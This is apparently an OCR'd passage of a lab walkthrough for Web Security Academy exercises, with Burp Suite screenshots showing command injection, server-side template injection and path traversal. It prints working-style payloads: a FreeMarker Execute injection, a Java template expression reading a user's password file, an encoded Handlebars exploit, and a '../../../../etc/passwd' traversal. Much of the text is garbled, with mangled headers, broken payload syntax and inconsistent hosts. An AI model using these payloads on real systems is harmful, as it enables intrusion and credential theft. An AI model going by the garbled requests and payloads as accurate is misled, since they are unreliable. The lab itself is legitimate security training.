9. Sec-Ch-Ua-Mobile: ?0
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
11. DNT: 1
12. Sec-Tech-Site: no-cookies
13. Sec-Tech-Mode: no-cookies
14. Referrer: https://0a9f00ca04b41bbd83812bb0ae004a.web-security-academy.net/product
15. Priority: url, 1
16. Accept-Encoding: gzip, deflate, br
17. Priority: url, 1
```

0 highlights

Event log (1) All issues

Memory: 161.0MB of 788GB Disabled

Screenshot of Burp Suite Community Edition showing network traffic and request details for a lab session.

**Network Tab:**

- Selected Request: GET https://0a9f00ca04b41bbd838128bd00ae004a.web-security-academy.net/academyLabHeader
- Time: 13:54:00 9 Jan ...
- Type: HTTP
- Direction: → To server
- Method: GET
- URL: https://0a9f00ca04b41bbd838128bd00ae004a.web-security-academy.net/image?filename=BB.jpg
- Status code: 4
- Length: 4

**Request Details Tab:**

```

GET /image?filename=BBoutput.jpg HTTP/1.1
Host: 0a9f00ca04b41bbd838128bd00ae004a.web-security-academy.net
Cache-Control: no-cache, no-store, must-revalidate
Connection: keep-alive
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="114", "Not A Brand";v="14"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Sec-Tech-Best: image
Referrer: https://0a9f00ca04b41bbd838128bd00ae004a.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: -2

```

**Inspector Tab:**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

## Step 4 : Lab Solved

Screenshot of a browser window showing the solved status of a lab.

**Address Bar:** 0a9f00ca04b41bbd838128bd00ae004a.web-security-academy.net/product?productId=1

**Page Title:** Web Security Academy - Blind OS command injection with output redirection

**Page Content:**

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | Submit feedback

### BBQ Suitcase



\$1.41



## Server-side Template Injection

SSTI happens when user input is embedded into templates without sanitization, allowing execution of server-side expressions.

### Lab 1 : Server-side template injection using documentation

**Step 1 :** Open the lab in the browser

Server-side template injection | +

https://0a5200cf0458acf5852cf49700620054.web-security-academy.net

Guest


WebSecurity Academy Server-side template injection using documentation

Back to lab description >

LAB Not solved

Home | My account

WE LIKE TO SHOP



## Step 2 : Login with the content-manager

Lab: Server-side template inject | +

Server-side template injection | +

https://0a5200cf0458acf5852cf49700620054.web-security-academy.net/login

Sign in

WebSecurity Academy Server-side template injection using documentation

Back to lab description >

LAB Not solved

Home | My account

## Login

Username: content-manager

Password:  ······

Log in

Lab: Server-side template inject | +

Server-side template injection | +

https://0a5200cf0458acf5852cf49700620054.web-security-academy.net/my-account?id=content-manager

Sign in

WebSecurity Academy Server-side template injection using documentation

Back to lab description >

LAB Not solved

Home | My account | Log out

## My Account

Your username is: content-manager

Email:

Update email

### Step 3 : Open the image and scroll down to preview

Template:

```
<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p>
<p>Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.</p>
<p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p>
<p>For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
<p>Bug ${CrackTheHack}</p>
```

**Preview** **Save**

<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p>

### Step 4 : Edit the preview with \${CrackTheHack} and observe the output

File Edit View History Bookmarks Profiles Tools Help

Lab: Server-side template inject x Server-side template injection x +

← → ⌘ ⌘ ⌘ 0a5200cf0458acf5852cf49700620054 web-security-academy.net/product/template?productId=1 Sign in Home | My account

Cheshire Cat Grin.</p>
<p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p>
<p>For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.</p>
<p>Hurry! Only \${product.stock} left of \${product.name} at \${product.price}.</p>
<p>Bug\${CrackTheHack}</p>

**Preview** **Save**

<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p> <p>Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.</p> <p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p> <p>For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.</p> <p>Hurry! Only 695 left of Cheshire Cat Grin at \$47.15.</p> <p>BugFreeMarker template error (DEBUG mode; use RETROWEAD in production!): The following has evaluated to null or missing: ==> CrackTheHack [in template "freemarker" at line 6, column 9] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)??) ---- FTL stack trace ("~" means nesting-related): - Failed at: \${CrackTheHack} [in template "freemarker" at line 6, column 9] ---- Java stack trace (for programmers): freemarker.core.InvalidReferenceException: Exception message was already

### Step 5 : Edit the above preview

All tabs | Web Security Academy X Server-side template injection X +

0a5200cf0458acf5852cf49700620054 web-security-academy.net/product/template?productId=1

Sign in Home | My account

**Template:**

```
<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p>
<p>Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.</p>
<p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p>
<p>For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
<p>Bug <#assign ex="freemarker template.utility.Execute"?new(>${ex!#fm_morale.txt})</p>
```

**Preview** **Save**

<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p> <p>Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.</p> <p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p> <p>For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.</p> <p>Hurry! Only 115 left of Cheshire Cat Grin at \$47.15.</p> <p>Bug morale.txt </p>

## Step 6 : Lab solved

All tabs | Web Security Academy X Server-side template injection X +

0a5200cf0458acf5852cf49700620054 web-security-academy.net/product/template?productId=1

Sign in Home | My account

**Web Security Academy** Server-side template injection using documentation

Back to lab description >

**Congratulations, you solved the lab!**

Share your skills! Twitter LinkedIn Continue learning >


**Template:**

```
<p>We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.</p>
<p>Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.</p>
<p>No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.</p>
<p>For those of you unlucky enough to have lost the essential front smiling teeth we can make
```


**Preview** **Save**

## Lab 2 : Server-side template injection in an unknown language with a documented exploit


### Step 1 : Open the lab in the browser



## Step 2 : Edit the url to /message and observer



## Step 3 : In burp suite ON the intercept



## Step 4 : Edit the request and write message= \${{<%[%'"%]}%}\ and forward it to see the output

Screenshot of Burp Suite Community Edition showing a network intercept session. The request pane shows two captured requests:

```

1 GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
2 Host: 0a30000d039830f881437085003e007b.web-security-academy.net
3 Connection: close
4 Content-Type: application/x-www-form-urlencoded
5 Accept-Language: en-US;q=0.5
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/143.36
8 Accept: */*,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-User: null
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="143";"Not A Brand";v="24"
13 Sec-Ch-Ua-Mobile: ?
14 Sec-Ch-Ua-Platform: "Windows"
15 Referrer: https://0a30000d039830f881437085003e007b.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
16 Accept-Encoding: gzip, deflate, br
17 Priority: u40, i
18
19
20

```

The response pane shows a single response from the target server.

Screenshot of a browser window showing the challenge page for "Server-side template injection".

The URL is <https://0a30000d039830f881437085003e007b.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock>.

The page content includes:

- WebSecurity Academy**
- Server-side template injection in an unknown language with a documented exploit
- Back to lab description
- LAB Not solved

### Internal Server Error

```
/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267 throw new Error(str); ^ Error: Parse error on line 1: ${[<%
[%]%'>]} --^ Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID' at Parser.parseError (/opt/node-v19.8.1-linux-
x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267:19) at Parser.parse (/opt/node-v19.8.1-linux-
x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:336:30) at HandlebarsEnvironment.parse (/opt/node-v19.8.1-linux-
x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser/base.js:46:43) at compileInput (/opt/node-v19.8.1-linux-
x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:515:19) at ret (/opt/node-v19.8.1-linux-
x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:524:18) at [eval]:5:13 at Script.runInThisContext (node:vm:128:12) at
Object.runInThisContext (node:vm:306:38) at node:internal/process/execution:83:21 at [eval]-wrapper:6:24 Node.js v19.8.1
```

09 January 2025  
Fri 04:54 PM (Local time)

**Step 5 :** In the decoder , encode the code into the url and paste it in the message=

Screenshot of Burp Suite Community Edition showing the Decoder tool. The URL field contains the encoded payload:

```
https://0a30000d039830f881437085003e007b.web-security-academy.net/?message=%7B%7D%7B%7D%7B%23%69%74%68%20%22%73%22%20%73%73%74%72%69%64%67%7C%7D%7C%20%20%20%7C%7D%23%77%69%74%68%20%22%65%22%7D%7D%20%20%20%20%20%20%7C%7B%23%77%
```

The right panel shows the decoded representation of the payload.

Screenshot of Burp Suite Community Edition showing a captured request to https://0a30000d039830f881437085003e007b/web-security-academy.net:443. The request is a GET to /message?message=Unfortunately%20this%20product%20is%20out%20of%20stock. The Inspector tab shows detailed request headers and body.

```

1 GET /message?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
2 Host: 0a30000d039830f881437085003e007b.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=0.3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: 1
8 Sec-Fetch-Dest: document
9 Sec-Ch-VA: "Christian",v="142", "How ABrand",v="24"
10 Sec-Ch-Ua-Mobile: ?0
11 Sec-Ch-Ua-Platform: "Windows"
12 Sec-Ch-Ua-Bitness: /0a3000d039830f881437085003e007b.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
13 Accept-Encoding: gzip, deflate, br
14 Pragma: no-cache
15 
```

## Step 6 : Lab solved

Screenshot of the Web Security Academy lab page titled "Server-side template injection in an unknown language with a documented exploit". The status is "Solved". The page contains a message: "Congratulations, you solved the lab!" and links to share skills and continue learning.



## Lab 3 : Server-side template Injection in a sandbox environment

### Step 1 : Open the lab in the browser

Screenshot of the Web Security Academy lab page titled "Server-side template injection in a sandboxed environment". The status is "Not solved". The page contains a message: "Submit solution" and "Back to lab description".



## Step 2 : Login with the content-manager

WebSecurity Academy

Server-side template injection in a sandboxed environment

Submit solution Back to lab description >

Home | My account

## Login

Username  
content-manager

Password  
\*\*\*\*\*

Log In

WebSecurity Academy

Server-side template injection in a sandboxed environment

Submit solution Back to lab description >

Home | My account | Log out

## My Account

Your username is: content-manager

Email

Update email

## Step 3 : Go to one of the post and edit the preview

Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Hurry! Only 738 left of High-End Gift Wrapping at \$17.92.

Edit template

< Return to list

Template:

```
<p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.</p>
<p>Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.</p>
<p>Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
${product.getClassName().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('home/carlos/my_password.txt').toURL().openStream().readAllBytes()}join(" ")
```

Preview Save

<p>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.</p> <p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.</p> <p>Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.</p> <p>Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.</p> <p>Hurry! Only 359 left of High-End Gift Wrapping at \$17.92.</p> 53 52 115 115 118 100 101 52 55 50 57 49 114 103 51 49 120 57 102 120

**Step 4 :** After preview the given decimal numbers are converted into ASCII and the convert ASCII is submitted in the solution

Web Security Academy Server-side template injection in a sandboxed environment LAB Not solved

Template:

```
<p>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.</p>
<p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.</p>
<p>Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.</p>
<p>Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.</p>
```

Answer:

545vdde47291rg31x9fb

Prevent this page from creating additional dialogs

OK Cancel

<p>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.</p> <p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke

**Step 5 : Lab solved**

Web Security Academy Server-side template injection in a sandboxed environment LAB Solved

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Template:

```
<p>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.</p>
<p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.</p>
<p>Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.</p>
<p>Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.</p>
```


Preview Save

## Path Traversal

Path traversal is a vulnerability that allows an attacker to access files and directories outside the intended folder by manipulating file path inputs (like using `../`). This can lead to exposure of sensitive system files such as configuration files, passwords, or user data.

### Lab 1 : File path traversal, simple case

Step 1 : Open the lab in the browser



Step 2 : On the burp suite intercept and modify the requests filename value to `../../../../etc/passwd` observe the response

Request

HTTP /image?filename=63.jpg HTTP/1.1	Host: 0a9100d9033c5e9d81510c007d000c.web-security-academy.net	Cookie: session=ipLSWfERAbye+4ACnIbwu3zJXegRTA	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/147.36	Sec-Ch-Ua-Mobile: ?0	Sec-Ch-Ua-Platform: "Windows"	Accept-Language: en-US,en;q=0.9	Sec-Ch-Ua-Version: "142"	Sec-Ch-Ua-Fingerprint: "Bm ALBsdut;v=0.9"	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/147.36	Sec-Ch-Ua-Mobile: ?0	Sec-Ch-Ua-Platform: "Windows"	Accept-Language: en-US,en;q=0.9	Sec-Ch-Ua-Version: "142"	Sec-Ch-Ua-Fingerprint: "Bm ALBsdut;v=0.9"					
Accept: */*	Accept-Encoding: gzip, deflate, br	Accept-Language: en-US,en;q=0.9	Cache-Control: max-age=0	Connection: keep-alive	Content-Type: application/x-www-form-urlencoded	Cookie: session=ipLSWfERAbye+4ACnIbwu3zJXegRTA	Host: 0a9100d9033c5e9d81510c007d000c.web-security-academy.net	Method: GET	Path: /image?filename=63.jpg	Sec-Ch-Ua-Mobile: ?0	Sec-Ch-Ua-Platform: "Windows"	Accept-Language: en-US,en;q=0.9	Sec-Ch-Ua-Version: "142"	Sec-Ch-Ua-Fingerprint: "Bm ALBsdut;v=0.9"					
Content-Type: application/x-www-form-urlencoded	Cookie: session=ipLSWfERAbye+4ACnIbwu3zJXegRTA	Host: 0a9100d9033c5e9d81510c007d000c.web-security-academy.net	Method: GET	Path: /image?filename=63.jpg	Sec-Ch-Ua-Mobile: ?0	Sec-Ch-Ua-Platform: "Windows"	Accept-Language: en-US,en;q=0.9	Sec-Ch-Ua-Version: "142"	Sec-Ch-Ua-Fingerprint: "Bm ALBsdut;v=0.9"	Content-Type: application/x-www-form-urlencoded	Cookie: session=ipLSWfERAbye+4ACnIbwu3zJXegRTA	Host: 0a9100d9033c5e9d81510c007d000c.web-security-academy.net	Method: GET	Path: /image?filename=63.jpg	Sec-Ch-Ua-Mobile: ?0	Sec-Ch-Ua-Platform: "Windows"	Accept-Language: en-US,en;q=0.9	Sec-Ch-Ua-Version: "142"	Sec-Ch-Ua-Fingerprint: "Bm ALBsdut;v=0.9"

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17

Screenshot of Burp Suite Community Edition showing network traffic and request details for a lab solved.

**Request:**

```

